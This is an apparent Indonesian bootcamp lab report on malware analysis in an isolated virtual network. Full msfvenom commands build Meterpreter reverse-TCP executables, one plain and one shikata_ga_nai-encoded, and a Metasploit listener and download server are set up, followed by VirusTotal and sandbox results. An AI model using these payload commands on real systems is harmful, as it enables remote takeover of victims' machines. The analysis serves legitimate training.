



# **Day 26: Analisis dan Pencegahan Malware dalam Lingkungan Virtual**

**Bootcamp Cyber Security Batch 6**

**Disusun oleh: Ahmad Fany Rizqiyanto**


## Daftar Isi

|                                                                        |    |
|------------------------------------------------------------------------|----|
| Daftar Isi .....                                                       | 2  |
| 1: Environment Setup.....                                              | 3  |
| 1.1 Environment lab.....                                               | 3  |
| 2: Malware Creation dengan MSFVenom.....                               | 4  |
| 2.1 Malware.....                                                       | 4  |
| 2.2 Listener.....                                                      | 5  |
| 2.3 Web Sharing Server.....                                            | 6  |
| 2.4 Download Malware .....                                             | 6  |
| 3: Deep Analysis .....                                                 | 7  |
| 3.1 Static Analysis .....                                              | 7  |
| 3.1.1 Analysis normal.exe .....                                        | 8  |
| 3.1.2 Analysis encoded.exe.....                                        | 9  |
| 3.2 Dynamic Analysis.....                                              | 9  |
| 3.2.1 Analysis normal.exe.....                                         | 10 |
| 3.2.2 Analysis encoded.exe.....                                        | 11 |
| 3.3 Strings Analysis .....                                             | 12 |
| 3.4 Metadata Analysis.....                                             | 12 |
| 4: IoC Identification.....                                             | 13 |
| 4.1 Hash IoC (File Signatures) .....                                   | 13 |
| 4.2 Network IoC (C2 Infrastructure).....                               | 13 |
| 4.3 File System IoC .....                                              | 13 |
| 4.4 Behavioral IoC.....                                                | 14 |
| 4.5 Registry IoC.....                                                  | 14 |
| 5: Comprehensive Prevention & Mitigation Strategy.....                 | 14 |
| 5.1 Strategi Pencegahan Proaktif (Hardening & Technical Control) ..... | 14 |
| 5.2 Deteksi Berbasis Signature: YARA Rule.....                         | 15 |
| 5.3 Strategi Reaktif: Incident Response (IR) Playbook .....            | 15 |
| 6: Kesimpulan.....                                                     | 16 |


# 1: Environment Setup

## 1.1 Environment lab


Untuk memastikan keamanan proses analisis, lingkungan uji diisolasi total dari internet menggunakan konfigurasi **Host-Only Adapter** pada VirtualBox/VMware.



Lalu cek ip di kali dan windows untuk memastikan mendapatkan 1 ip yang sama



Tes dengan ping ke ip windows



## 2: Malware Creation dengan MSFVenom

### 2.1 Malware

Buat malware standar pertama dengan syntax `msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.75.128 LPORT=4444 -f exe -o normal.exe`

```
(fanyrzq@Kali)-[~/malware]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.75.128 LPORT=4444 -f exe -o normal.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes
Saved as: normal.exe

(fanyrzq@Kali)-[~/malware]
$
```

Malware selanjutnya yaitu dari payload encoded shikata\_ga\_nai dengan syntax  
 “msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.75.128 LPORT=4444 -e x86/shikata\_ga\_nai -i 5 -f exe -o encoded.exe”

```
(fanyrzq@Kali)-[~/malware]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.75.128 LPORT=4444 -e x86/shikata_ga_nai -i 5 -f exe -o encoded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of exe file: 7680 bytes
Saved as: encoded.exe

(fanyrzq@Kali)-[~/malware]
$
```

Cek untuk memastikan file sudah dibuat di direktori yang disediakan dengan ls

```
saved as: encoded.exe

(fanyrzq@Kali)-[~/malware]
$ ls
encoded.exe  normal.exe

(fanyrzq@Kali)-[~/malware]
$
```

Cek permission juga

```
(fanyrzq@Kali)-[~/malware]
$ ls -lath
total 24K
drwxrwxr-x  2 fanyrzq fanyrzq 4.0K May 29 22:37 .
-rw-rw-r--  1 fanyrzq fanyrzq 7.5K May 29 22:37 encoded.exe
-rw-rw-r--  1 fanyrzq fanyrzq 7.0K May 29 22:33 normal.exe
drwx----- 29 fanyrzq fanyrzq 4.0K May 29 22:31 ..

(fanyrzq@Kali)-[~/malware]
$
```

## 2.2 Listener

Buka Metasploit untuk wadah dari behaviour activity malware yang sudah dibuat dengan syntax dibawah

```
“msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.75.128
set LPORT 4444”
```

lalu options untuk cek sudah sesuai dengan ip yang diperoleh serta berdasarkan payload yang telah dibuat.



```
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.75.128
LHOST => 192.168.75.128
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.75.128  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.
msf exploit(multi/handler) >
```

Ketik exploit/run untuk jalankan payload

```
View the full module info with the info, or info -d command.

msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.75.128:4444
```

## 2.3 Web Sharing Server

Untuk buka sharing ke web dengan `python3 -m http.server 8000`

```
(fanyrzq@Kali)-[~/malware]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

## 2.4 Download Malware

Buka share file dari server pada kali linux



## Directory listing for /


- [encoded.exe](#)
- [normal.exe](#)

Lalu download kedua file tersebut untuk dynamic analysis nantinya.

### 3: Deep Analysis

#### 3.1 Static Analysis


Cek file normal.exe dengan hash md5sum di kali maupun powershell windows



Hasilnya sama, selanjutnya cek melalui web virustotal.com.

### 3.1.1 Analysis normal.exe

Pertama upload normal.exe.




Berdasarkan hasil pemindaian pada platform **VirusTotal**, payload normal.exe terdeteksi secara masif oleh mayoritas *security engines* global, dengan skor deteksi kritis sebesar **54/70 engines**. Mayoritas vendor keamanan mengklasifikasikan biner ini secara mutlak sebagai **Malicious** dengan label repositori malware spesifik seperti *Trojan.Win32.Meterpreter*, *Meterpreter.Gen*, atau *MSFvenom.ReverseTCP*.

Tingginya *detection rate* ini membuktikan bahwa strategi pertahanan berbasis signature (*Static Signature-Based Detection*) sangat andal dalam mengenali ancaman yang bersifat mentah tanpa adanya penyamaran (*unencoded*). Karena *default shellcode* dari komando `windows/meterpreter/reverse_tcp` sudah sangat usang dan digunakan secara luas, karakteristik biner internalnya telah masuk ke dalam database *blacklist* global *Threat Intelligence*. Dampaknya, sistem AV/EDR konvensional di industri dapat langsung melakukan pemblokiran secara otomatis pada fase *pre-execution* (sebelum biner sempat dieksekusi oleh pengguna) hanya dengan mencocokkan nilai hash atau pola string biner tersebut.



### 3.1.2 Analysis encoded.exe




Berdasarkan hasil pemindaian pada **VirusTotal**, payload encoded.exe terdeteksi **48/71 security engines**. Meskipun file ini telah diproses menggunakan *polymorphic encoder x86/shikata\_ga\_nai* sebanyak 5 iterasi dengan tujuan mengacak struktur biner shellcode asli, tingkat deteksinya di VirusTotal terpantau tetap tinggi.

Fenomena ini memberikan analisis komparatif yang sangat penting untuk laporan: teknik *encoding* biner memang berhasil mengubah nilai hash secara total (polimorfisme) sehingga lolos dari beberapa *signature* spesifik Meterpreter lama. Namun, sebagian besar vendor antivirus modern di VirusTotal kini tidak hanya mencari shellcode utamanya, melainkan telah menandai pola karakteristik dari **decoder stub** (kode pembuka enkripsi) yang dihasilkan oleh MSFvenom. Ketika sistem *heuristic* dan *automated signature generation* mendeteksi adanya *stub* pembuka kode milik Shikata Ga Nai pada bagian awal PE header, mesin pemindai akan langsung mengategorikannya sebagai ancaman. Hal ini menegaskan bahwa obfuscation dasar tanpa modifikasi source code (kriptografi kustom) sudah tidak cukup untuk menembus taktik *Static Defense* modern saat ini.

### 3.2 Dynamic Analysis

Untuk mengamati perilaku runtime secara komprehensif tanpa batasan visibilitas, kedua file biner diunggah dan dieksekusi di dalam *Automated Cloud Sandbox Tria.ge* menggunakan profil sistem operasi Windows 10. Berikut adalah hasil analisis perilaku (*behavioral analysis*) dari kedua file:

### 3.2.1 Analysis normal.exe



The screenshot displays the Triage static analysis interface for a file named **normal.exe** (windows10-2004-x64). The top section shows a live preview of the file's execution environment, which is a Windows 10 desktop with a dark theme and a grid of application icons. The Triage logo is visible in the top right corner of the preview. Below the preview, there are buttons for **Terminate** and **Fullscreen**, and a timer showing **00:16**.

The main analysis results are displayed in a sidebar and a central panel. The sidebar on the left includes buttons for **Resubmit**, **Download Sample**, **Feedback**, **Print to PDF**, and **PCAPNG**. Below these, the **Analysis** section lists various metrics: **user interaction** (yes), **max time kernel** (63s), **max time network** (66s), **platform** (windows10-2004-x64), **resource** (win10v2004-20260513-en), and **resource tags** (ARCH:X64). The **Sharing** section at the bottom of the sidebar provides options to **Copy URL**, **Twitter**, and **E-mail**.

The central panel shows the **General** section with the following details:
 

- Target:** normal.exe
- Size:** 7KB
- Sample:** 260529-vj4kpsat7x
- SHA256:** 007fdf6114e12e6786bd878d19a1719b5ef720da3e6ee57d685728232081f54a
- MD5:** SHA1 SHA512 SSDEEP TLSH

 A **Score** of **10/10** is displayed, indicating a high level of maliciousness. Below the score, four categories are listed: **METASPLOIT**, **BACKDOOR**, **DISCOVERY**, and **TROJAN**.

The **Malware Config** section shows the following extracted information:
 

- Family:** metasploit
- Version:** windows/reverse\_tcp
- C2:** 192.168.75.128:4444

The **Signatures** section lists the following:
 

- Family:** MetaSploit
- Detected:** Detected malicious payload which is part of the Metasploit Framework, likely generated with msfvenom or similar.
- System Location Discovery:** System Language Discovery • 1 TTPs 1 IoCs
- Attempt:** Attempt gather information about the system language of a victim in order to infer the geographical location of that host.

The **Processes** section shows the following:
 

- Path:** C:\Users\Admin\AppData\Local\Temp\normal.exe
- Process ID:** PID:4234

The **Network** section shows the following:
 

